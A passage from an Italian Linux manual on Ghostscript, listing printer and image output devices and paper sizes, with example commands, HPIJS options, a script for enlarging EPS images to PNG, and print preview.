`-sPAPERSIZE=`***formato***	Permette di definire il formato della pagina. Possono essere utilizzati i formati elencati nella tabella 26.8.
`-sOutputFile=`***file***	Permette di definire il nome del file che si vuole generare con questa trasformazione. Se al posto del nome si mette un trattino ('**-**'), questo file viene emesso attraverso lo standard output.
`-`	Se al posto del nome del file PostScript da convertire si indica un trattino ('**-**') isolato, viene utilizzato quanto proveniente dallo standard input.

Tabella 26.5. Alcuni dei formati per stampanti utilizzabili con Ghostscript.

Nome	Descrizione
`appledmp`	Apple Dot Matrix Printer
`iwhi`	Apple Imagewriter, alta risoluzione
`iwlo`	Apple Imagewriter, bassa risoluzione
`iwlq`	Apple Imagewriter LQ, 320×216 dpi
`hl7x0`	Brother HL 720 e HL 730
`bj10e`	Canon BubbleJet BJ10e
`bj200`	Canon BubbleJet BJ200
`bjc600`	Canon BubbleJet BJC-600 e BJC-400 colore
`bjc800`	Canon BubbleJet BJC-800 colore
`lbp8`	Canon LBP-8II (laser)
`lips3`	Canon LIPS III (laser)
`coslw2p`	CoStar LabelWriter II e II/Plus
`coslwxl`	CoStar LabelWriter XL
`declj250`	DEC LJ250
`la50`	DEC LA50

Nome	Descrizione
`la70`	DEC LA70
`la75`	DEC LA75
`la75plus`	DEC LA75plus
`lj250`	DEC LJ250 (colore)
`ap3250`	Epson AP3250
`epson`	Epson-compatibile (9 o 24 aghi)
`eps9mid`	Epson-compatibile (9 aghi a media risoluzione)
`eps9high`	Epson-compatibile (9 aghi ad alta risoluzione)
`epsonc`	Epson LQ-2550 e Fujitsu 3400/2400/1200 a colori
`lq850`	Epson LQ-850
`lp8000`	Epson LP-8000 (laser)
`stcolor`	Epson Stylus colore
`photex`	Epson Stylus Color Photo, Photo EX, Photo 700
`st800`	Epson Stylus 800
`uniprint`	Epson ESC/P-, ESC/P2-, HP-RTL/PCL
`dnj650c`	HP Designjet 650C

Nome	Descrizione
`deskjet`	HP Deskjet e HP Deskjet Plus
`djet500`	HP Deskjet 500
`djet500c`	HP Deskjet 500C
`cdeskjet`	HP Deskjet 500C (1 bit/pixel colore)
`cdjcolor`	HP Deskjet 500C (24 bit/pixel colore)
`cdjmono`	HP Deskjet 500C (solo nero)
`cdjcolor`	HP Deskjet 500C
`cdj500`	HP Deskjet 500C
`djet500c`	HP Deskjet 500C
`cdj550`	HP Deskjet 550C/560C
`cljet5`	HP Laserjet 5/5M a colori
`cljet5c`	HP Laserjet 5/5M a colori
`laserjet`	HP Laserjet
`ljetplus`	HP Laserjet Plus
`ljet2p`	HP Laserjet IId/IIp/III* (con compressione TIFF)
`ljet3`	HP Laserjet III* (con compressione Delta Row)

Nome	Descrizione
`ljet3d`	HP Laserjet IIID (duplex)
`ljet4`	HP Laserjet 4 (600 dpi)
`lj4dith`	HP Laserjet 4 (Floyd-Steinberg dithering)
`pj`	HP Paintjet XL
`pjetxl`	HP Paintjet XL
`pjxl`	HP Paintjet XL (colore)
`paintjet`	HP Paintjet XL (colore)
`pjxl300`	HP Paintjet XL300 (colore) e HP Deskjet 1200C
`lp2563`	HP 2563B
`ibmpro`	IBM Proprinter (9 aghi)
`jetp3852`	IBM Jetprinter (a getto, colore, modello #3852)
`imagen`	Imagen ImPress
`lxm5700m`	Lexmark 5700
`m8510`	C.Itoh M8510
`cp50`	Mitsubishi CP50 (colori)
`necp6`	NEC P6/P6+/P60 (360×360 dpi)

Nome	Descrizione
`oki182`	Okidata Microline 182
`okiibm`	Okidata Microline stampanti compatibili IBM
`r4081`	Ricoh 4081 (laser)
`nwp533`	Sony NWP533 (laser)
`spark`	Spark SPARKprinter
`sj48`	StarJet 48 inkjet
`t4693d2`	Tektronix 4693d (colore, 2 bit)
`t4693d4`	Tektronix 4693d (colore, 4 bit)
`t4693d8`	Tektronix 4693d (colore, 8 bit)
`tek4696`	Tektronix 4695/4696 (plotter a getto d'inchiostro)
`xes`	Xerox XES 2700, 3700, 4045 e altri modelli

Tabella 26.6. Alcuni dei formati grafici utilizzabili con Ghostscript.

Nome	Descrizione
`dfaxhigh`	DigiBoard DigiFAX (alta risoluzione)
`dfaxlow`	DigiBoard DigiFAX (bassa risoluzione)
`faxg3`	Fax gruppo 3, con EOL, senza intestazione e EOD

Nome	Descrizione
`faxg32d`	Fax gruppo 3 2-D, con EOL, senza intestazione e EOD
`faxg4`	Fax gruppo 4, con EOL, senza intestazione e EOD
`pcxmono`	PCX monocromatico
`pcxgray`	PCX 8 bit in scala di grigi
`pcx16`	PCX 4 bit a colori
`pcx256`	PCX 8 bit a colori
`pcx24b`	PCX 24 bit a colori
`bit`	Binario semplice (raw), monocromatico
`bitrgb`	Binario semplice (raw), RGB
`bitcmyk`	Binario semplice (raw), CMYK
`pbm`	PBM (*Portable bitmap*), formato ASCII
`pbmraw`	PBM (*Portable bitmap*), formato raw
`pgm`	PGM (*Portable graymap*), formato ASCII
`pgmraw`	PGM (*Portable graymap*), formato raw
`pngmono`	PNG (*Portable network graphics*), monocromatico
`pnggray`	PNG (*Portable network graphics*), 8 bit grigi

Nome	Descrizione
`png16`	PNG (*Portable network graphics*), 4 bit colori
`png256`	PNG (*Portable network graphics*), 8 bit colori
`png16m`	PNG (*Portable network graphics*), 24 bit colori
`ppm`	PBM (*Portable pixmap*), formato ASCII
`ppmraw`	PBM (*Portable pixmap*), formato raw
`tiffcrle`	TIFF b/n, CCITT RLE 1-dim (fax gruppo 3 senza EOL)
`tiffg3`	TIFF b/n, fax gruppo 3 (con EOL)
`tiffg32d`	TIFF b/n, fax gruppo 3 2-D
`tiffg4`	TIFF b/n, fax gruppo 4
`tifflzw`	TIFF b/n, LZW
`tiffpack`	TIFF b/n, PackBits
`tiff12nc`	TIFF 12 bit RGB colori (senza compressione)
`tiff24nc`	TIFF 24 bit RGB colori (senza compressione)

Tabella 26.7. Alcuni dei formati alternativi di conversione utilizzabili con Ghostscript.

Nome	Descrizione
`psmono`	PostScript 1, monocromatico, *bitmap*

Nome	Descrizione
`pswrite`	PostScript
`epswrite`	EPS (PostScript incapsulato)
`pdfwrite`	PDF (*Portable document format*)

Tabella 26.8. Formati di stampa di Ghostscript. I dati di questa tabella sono tratti dalla pagina di manuale *gs(1)*.

formato	larghezza 1/72 pollici	altezza 1/72 pollici	larghezza pollici	altezza pollici	larghezza cm	altezza cm
note	540	720	7,50	10,00	19,05	25,4
letter	612	792	8,50	11,00	21,59	27,94
legal	612	1008	8,50	14,00	21,59	35,56
a0	2380	3368	33,0556	46,7778	83,9611	118,816
a1	1684	2380	23,3889	33,0556	59,4078	83,9611
a2	1190	1684	16,5278	23,3889	41,9806	59,4078
a3	842	1190	11,6944	16,5278	29,7039	41,9806
a4	595	842	8,26389	11,6944	20,9903	29,7039
a5	421	595	5,84722	8,26389	14,8519	20,9903
a6	297	421	4,125	5,84722	10,4775	14,8519
a7	210	297	2,91667	4,125	7,40833	10,4775
a8	148	210	2,05556	2,91667	5,22111	7,40833
a9	105	148	1,45833	2,05556	3,70417	5,22111
a10	74	105	1,02778	1,45833	2,61056	3,70417
b0	2836	4008	39,3889	55,6667	100,048	141,393

formato	lar-ghezza 1/72 pollici	altezza 1/72 pollici	lar-ghezza pollici	altezza pollici	lar-ghezza cm	altezza cm
b1	2004	2836	27,8333	39,3889	70,6967	100,048
b2	1418	2004	19,6944	27,8333	50,0239	70,6967
b3	1002	1418	13,9167	19,6944	35,3483	50,0239
b4	709	1002	9,84722	13,9167	25,0119	35,3483
b5	501	709	6,95833	9,84722	17,6742	25,0119
archE	2592	3456	36,00	48,00	91,44	121,92
archD	1728	2592	24,00	36,00	60,96	91,44
archC	1296	1728	18,00	24,00	45,72	60,96
archB	864	1296	12,00	18,00	30,48	45,72
archA	648	864	9,00	12,00	22,86	30,48
flsa	612	936	8,50	13,00	21,59	33,02
flse	612	936	8,50	13,00	21,59	33,02
halfletter	396	612	5,50	8,50	13,97	21,59
11x17	792	1224	11,00	17,00	27,94	43,18
ledger	1224	792	17,00	11,00	43,18	27,94

Segue la descrizione di alcuni esempi.

- `$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=- ↩`
  `↪ esempio.ps < /dev/null | lpr` [*Invio*]

  Invia al sistema di stampa (tramite '**lpr**') il documento '`esempio.ps`' dopo la trasformazione nel formato compatibile con le stampanti HP Deskjet.

- `$ gs -dNOPAUSE -q -sDEVICE=cdjmono ↩`
  `↪ -sOutputFile=pagina%0004d esempio.ps < /dev/null` [*Invio*]

Genera una serie di file, a partire dal documento ‘`esempio.ps`’, uno per ogni pagina, con un nome che inizia per ‘`pagina`’ seguito da quattro cifre numeriche.

- `$` **`gs -dNOPAUSE -q -sDEVICE=cdjmono ↩`**
  `↪` **`-sOutputFile=esempio.prn esempio.ps < /dev/null`**[*Invio*]

  Genera, a partire dal documento ‘`esempio.ps`’, il file ‘`esempio.prn`’ pronto per essere inviato a una stampante HP Deskjet.

- `$` **`gs -dSAFER -dNOPAUSE -q -sDEVICE=cdjmono ↩`**
  `↪` **`-sOutputFile=esempio.prn esempio.ps < /dev/null`**[*Invio*]

  Come nell’esempio precedente, ma impedendo che il codice contenuto nel file ‘`esempio.ps`’ possa compiere azioni dannose.

26.1.3 Ghostscript e HPIJS

Ghostscript da solo non è in grado di gestire tutte le stampanti esistenti, pertanto a questo si può affiancare un altro programma specifico per un certo gruppo di stampanti, con il quale comunica utilizzando il protocollo IJS. Il programma più importante che si può affiancare a Ghostscript è HPIJS,[3] sviluppato originariamente da Hewlett-Packard per le proprie stampanti, ma rilasciato poi con una licenza libera e sviluppato attualmente anche per altre stampanti.

HPIJS è costituito sostanzialmente dal file eseguibile ‘**`hpijs`**’, avviato e controllato da Ghostscript. Per esempio, per produrre un file adatto a una stampante HP Laserjet (per la precisione si produce il file ‘`test.laserjet`’), si potrebbe usare Ghostscript nel modo seguente:

```
$ gs -q -dNOPAUSE -sDEVICE=ijs -sIjsServer=hpijs ↩
↪   -dIjsUseOutputFD ↩
```

```
↪    -sDeviceManufacturer="HEWLETT-PACKARD" ↩
↪    -sDeviceModel="HP LaserJet" -sOutputFile=test.laserjet ↩
↪    esempio.ps < /dev/null [Invio]
```

Come si può osservare, servono delle opzioni speciali, che vengono descritte nelle tabelle successive; a ogni modo, l'esempio è realizzato con le opzioni indispensabili, mentre ne possono essere usate altre per specificare meglio le caratteristiche della stampa che si vuole produrre.

Tabella 26.9. Opzioni indispensabili per l'uso di Ghostscript con HPIJS.

Opzione	Descrizione
`-sDEVICE=ijs`	Stabilisce l'uso del protocollo IJS per comunicare con un programma parallelo, il quale si prende poi la responsabilità di produrre effettivamente il formato per la stampante o di comunicare direttamente con la stampante stessa.
`-sIjsServer=hpijs`	Indica il programma da avviare, con il quale Ghostscript deve poi interagire con il protocollo IJS. In tal caso il programma è '**`hpijs`**'.
`-dIjsUseOutputFD`	Letteralmente significa *use output file descriptor* ed è un'opzione praticamente necessaria.
`-sDeviceManufacturer="`***nome***`"`	Indica nome della casa produttrice del modello di stampante che si va a indicare.

Opzione	Descrizione
`-sDeviceModel="`***nome***`"`	Indica il nome della stampante, riferita alla casa produttrice specificata con l'opzione '**`-sDeviceManufacturer`**'.

Tabella 26.10. Alcuni tipi di stampanti, da specificare con l'opzione '**-sDeviceModel**', quando la casa produttrice è definita con l'opzione '**-sDeviceManufacturer="HEWLETT-PACKARD"**'. I nomi sono tratti dai file del sorgente di HPIJS, e l'incoerenza nell'uso di lettere maiuscole e minuscole viene rispettata. L'elenco è in ordine alfabetico.

'**cp1160**', '**DESKJET 1120**', '**DESKJET 1125**', '**DESKJET 1220**', '**deskjet 3320**', '**deskjet 3420**', '**DESKJET 350**', '**deskjet 3600**', '**DESKJET 3810**', '**DESKJET 3816**', '**DESKJET 3820**', '**DESKJET 3822**', '**DESKJET 540**', '**deskjet 5550**', '**deskjet 5551**', '**deskjet 5600**', '**DESKJET 600**', '**DESKJET 610**', '**DESKJET 612**', '**deskjet 6122**', '**deskjet 6127**', '**DESKJET 630**', '**DESKJET 632**', '**DESKJET 640**', '**DESKJET 648**', '**DESKJET 656**', '**DESKJET 660**', '**DESKJET 670**', '**DESKJET 672**', '**DESKJET 680**', '**DESKJET 682**', '**DESKJET 690**', '**DESKJET 692**', '**DESKJET 693**', '**DESKJET 694**', '**DESKJET 695**', '**DESKJET 697**', '**DESKJET 810**', '**DESKJET 812**', '**DESKJET 815**', '**DESKJET 816**', '**DESKJET 825**', '**DESKJET 830**', '**DESKJET 832**', '**DESKJET 840**', '**DESKJET 842**', '**DESKJET 845**', '**DESKJET 850**', '**DESKJET 855**', '**DESKJET 870**', '**DESKJET 880**', '**DESKJET 882**', '**DESKJET 890**', '**DESKJET 895**', '**DESKJET 920**', '**DESKJET 930**', '**DESKJET 932**', '**DESKJET 933**', '**DESKJET 934**', '**DESKJET 935**', '**DESKJET 940**', '**DESKJET 948**', '**DESKJET 950**', '**DESKJET 952**', '**DESKJET 955**', '**DESKJET 960**', '**DESKJET 970**', '**DESKJET 980**', '**DESKJET 990**', '**DESKJET 995**', '**Deskjet D4100**', '**dj450**', '**e-printer e20**', '**HP BUSINESS INKJET 2200**', '**HP BUSINESS INKJET 2230**', '**HP BUSINESS INKJET 2250**', '**HP BUSINESS INKJET 2280**', '**hp color LaserJet**', '**hp color LaserJet 3500**', '**hp color LaserJet 3550**', '**HP LaserJet**', '**hp LaserJet 1010**', '**hp LaserJet 1012**', '**Officejet Pro K550**', '**Officejet Pro K850**', '**PHOTOSMART 100**', '**PHOTOSMART 1115**', '**PHOTOSMART 1215**', '**PHOTOSMART 1218**', '**PHOTOSMART 130**', '**PHOTOSMART 1315**', '**PHOTOSMART 230**', '**Photosmart 470**', '**PHOTOSMART P1000**', '**PHOTOSMART P1100**'

26.1.4 Ghostscript per ingrandire le immagini EPS

Il formato EPS è una variante di PostScript, in cui, invece di fare riferimento a una pagina, si indica in modo preciso un lo spazio di un rettangolo. In pratica, il formato EPS si presta alla realizzazione di immagini.

Quando il contenuto di un'immagine EPS è fatta di linee e di testo, è ragionevole aspettarsi che un ingrandimento e una riduzione avvengano senza perdita di qualità (per quanto possibile tecnicamente), ma quando si converte un'immagine EPS in un formato non vettoriale, spesso ciò non avviene.

A titolo di esempio, si osservi il comando seguente, dove si fa riferimento all'uso di '**`convert`**' che appartiene al pacchetto ImageMagick (è descritto nella sezione 30.4.5). Lo scopo del comando è quello di leggere il file '`prova.eps`' e generare il file '`prova.png`' (PNG), ottenendo un ingrandimento di quattro volte:

```
$ convert -geometry 400% prova.eps prova.png [Invio]
```

Se si confrontano i file, il file PNG che si ottiene non risulta nitido come invece dovrebbe.

Per ovviare a questo inconveniente, occorre utilizzare Ghostscript direttamente, con l'ausilio di opzioni particolari.

Tabella 26.11. Alcune opzioni particolari di Ghostscript.

Opzione	Descrizione
`-dBATCH`	Fa in modo che vengano eseguite le elaborazioni richieste terminando il funzionamento di Ghostscript al termine.
`-sDEVICE=bbox`	Invece di trasformare il file emette le informazioni sulle coordinate del rettangolo che contiene l'immagine o la pagina. La sigla sta per *Bounding box*.
`-g`***m***`x`***n*** `-dDEVICEWIDTH=`***m*** ↩ ↪`-dDEVICEEIGHT=`***n***	Individua l'ampiezza (***m***) e l'altezza (***n***) della figura o della pagina da convertire. I valori sono espressi attraverso un numero intero che rappresenta punti, pari a 1/72 di pollice.
`-r`***n*** `-r`***m***`x`***n*** `-dDEVICEXRESOLUTION=`***m*** ↩ ↪`-dDEVICEYRESOLUTION=`***n***	Dichiara la risoluzione del formato di destinazione. Con l'opzione '**`-r`**', se si indica un solo valore, la risoluzione è uguale, sia in orizzontale, sia in verticale; se si indicano due valori, il primo è la risoluzione orizzontale, il secondo è la risoluzione verticale. la risoluzione viene indicata con un numero intero, che rappresenta punti per pollice; pertanto, una risoluzione normale è pari a 72.

Per poter ingrandire un'immagine durante una conversione, convie-

ne realizzare uno script, perché occorre conoscere preventivamente l'ampiezza orizzontale e dell'altezza del file originale. Per ottenere le coordinate del rettangolo della pagina o dell'immagine che si vuole elaborare si può usare il comando seguente:

```
$ gs -q -dSAFER -dBATCH -dNOPAUSE -sDEVICE=bbox ↩
↪    prova.eps 2>&1 [Invio]
```

Ovviamente, l'esempio si riferisce al file 'prova.eps'. Ecco cosa si potrebbe ottenere:

```
%%BoundingBox: 0 0 12 49
%%HiResBoundingBox: 0.954000 0.936000 11.952000 48.527999
```

Dovendo lavorare con numeri interi, è sufficiente sapere che l'ampiezza è di 12 punti e l'altezza è di 49 punti. Supponendo di voler ingrandire di 10 volte l'immagine, per generare il file 'prova.png', si dovrebbe usare il comando seguente:

```
$ gs -q -dSAFER -dBATCH -dNOPAUSE -sDEVICE=png16m -g120x490 ↩
↪    -r720x720 -sOutputFile=prova.png prova.eps [Invio]
```

Come si vede, oltre che intervenire con l'opzione '**-g**', occorre moltiplicare il valore di 72 usato nell'opzione '**-r**'.

Uno script con il quale si vuole ingrandire di 10 volte un file (PostScript, EPS o PDF), convertendolo in PNG, potrebbe essere fatto come nell'esempio seguente:

```
#!/bin/sh
#
INPUT_FILE=$1
OUTPUT_FILE=$2
#
BOUNDING_BOX=`gs -dSAFER -q -dBATCH -dNOPAUSE ↩
↪-sDEVICE=bbox $INPUT_FILE 2>&1`
#
NORMAL_BOUNDING_BOX=`echo $BOUNDING_BOX ↩
↪| sed "s/^%%BoundingBox:↩
↪ *\([0-9.]*\)  *\([0-9.]*\)  *\([0-9.]*\) ↩
↪ *\([0-9.]*\) *.*$/\1 \2 \3 \4/"`
#
BOXX=`echo $NORMAL_BOUNDING_BOX ↩
↪| sed "s/^[0-9.]*  *[0-9.]* ↩
↪ *\([0-9.]*\) *.*$/\1/"`
BOXY=`echo $NORMAL_BOUNDING_BOX ↩
↪| sed "s/^[0-9.]*  *[0-9.]* ↩
↪ *[0-9.]*  *\([0-9.]*\) *.*$/\1/"`
#
gs -dSAFER -q -dBATCH -dNOPAUSE -sDEVICE=png16m ↩
↪-g${BOXX}0x${BOXY}0 -r720x720 ↩
↪-sOutputFile=$OUTPUT_FILE $INPUT_FILE
```

26.1.5 Anteprima di stampa

«

Nello stesso modo in cui Ghostscript viene utilizzato per convertire file PostScript in formati adatti alle stampanti normali, così è possibile ottenere una conversione in un formato che possa essere mostrato attraverso lo schermo, solitamente all'interno del sistema grafico X.

Alcuni strumenti grafici specifici, si occupano di guidare l'utente all'utilizzo di Ghostscript in modo da ottenere un'anteprima di stampa su schermo. In mancanza di questi si può usare manualmente Ghostscript stesso:

```
$ gs -dSAFER -q -sDEVICE=x11 prova.ps [Invio]
```

Il comando di questo esempio consente di visualizzare il file ‘`prova.ps`’, attraverso il sistema grafico X (ovviamente va usato il comando da una finestra di terminale). Si osservi che al posto della parola chiave ‘**`x11`**’ se ne possono provare altre (dovrebbero essere disponibili: ‘**`x11alpha`**’, ‘**`x11cmyk`**’, ‘**`x11cmyk2`**’, ‘**`x11cmyk4`**’, ‘**`x11cmyk8`**’, ‘**`x11gray2`**’, ‘**`x11gray4`**’, ‘**`x11mono`**’). Una volta dato il comando di visualizzazione, appare una finestra con il contenuto della prima pagina e, dove è stato dato il comando, si può interagire con Ghostscript:

```
  >>showpage, press <return> to continue<<
```

È sufficiente premere [*Invio*] per passare alla pagina successiva, fino alla fine del documento:

[*Invio*]

```
  >>showpage, press <return> to continue<<
```

[*Invio*]

```
  >>showpage, press <return> to continue<<
```

Al termine si presenta un invito:

```
GS>
```

Per concludere il funzionamento di Ghostscript si usa il comando ‘**`quit`**’:

```
GS>quit [Invio]
```

A titolo di esempio, nelle figure successive si vedono tre programmi che facilitano l’uso di Ghostscript per la visualizzazione del

contenuto di un file PostScript.

```
ghostview [opzioni] [file]
```

```
gv [file] [opzioni]
```

```
okular [opzioni] [file]
```

Figura 26.17. Ghostview.[4]




Figura 26.18. GV.[5]


